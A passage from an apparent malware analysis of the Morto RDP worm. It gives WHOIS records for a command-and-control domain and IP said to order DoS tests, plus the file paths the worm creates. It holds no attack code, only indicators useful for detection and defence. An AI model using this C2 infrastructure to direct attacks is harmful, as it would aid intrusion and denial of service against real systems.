+86.01015215412 fax: +86.01012111111
chang an lu 113 hao
ma an san an hui 111111
CN

Registrar History

Date	Registrar
2011-07-21	Jiangsu Bangning Science & technology Co. Ltd.

IP Address History

We have no record of any IP changes.

111.68.13.250 = qfsl.net ASIA PACIFIC SERVER COMPANY, Hong Kong -- orders to perform DoS test

==========

111.68.13.250


111.68.0.0 - 111.68.15.255
Hollywood Plaza, 610 Nathan Road
Hong Kong

ASIA PACIFIC SERVER COMPANY - network administrato
Hollywood Plaza, 610 Nathan Road, Mong Kong, KLN
phone: +85263419611
network@apacserver.com

Qfsl.net point to 111.68.13.250.

Registrant Contact:
DOMAIN WHOIS PROTECTION SERVICE
WHOIS AGENT domian@whoisprotectionservices.net
+86.02586880037 fax: +86.02586880037
10F West-Building, Yuhua Software Park, 310 Ningnan Road, Yuhua District
Nanjing Jiangsu 210012
CN

Created files
C:\WINDOWS\Offline Web Pages**1.40_TestDdos** - see this in the screenshot below - 6th line from the top
C:\WINDOWS\Offline Web Pages\1.60_0823
C:\WINDOWS\Offline Web Pages\2011-08-29 0234
C:\WINDOWS\Offline Web Pages\cache.txt **TCP traffic from** 111.68.13.250.



Source: http://contagiodump.blogspot.com/2011/08/aug-28-morto-tsclient-rdp-worm-with.html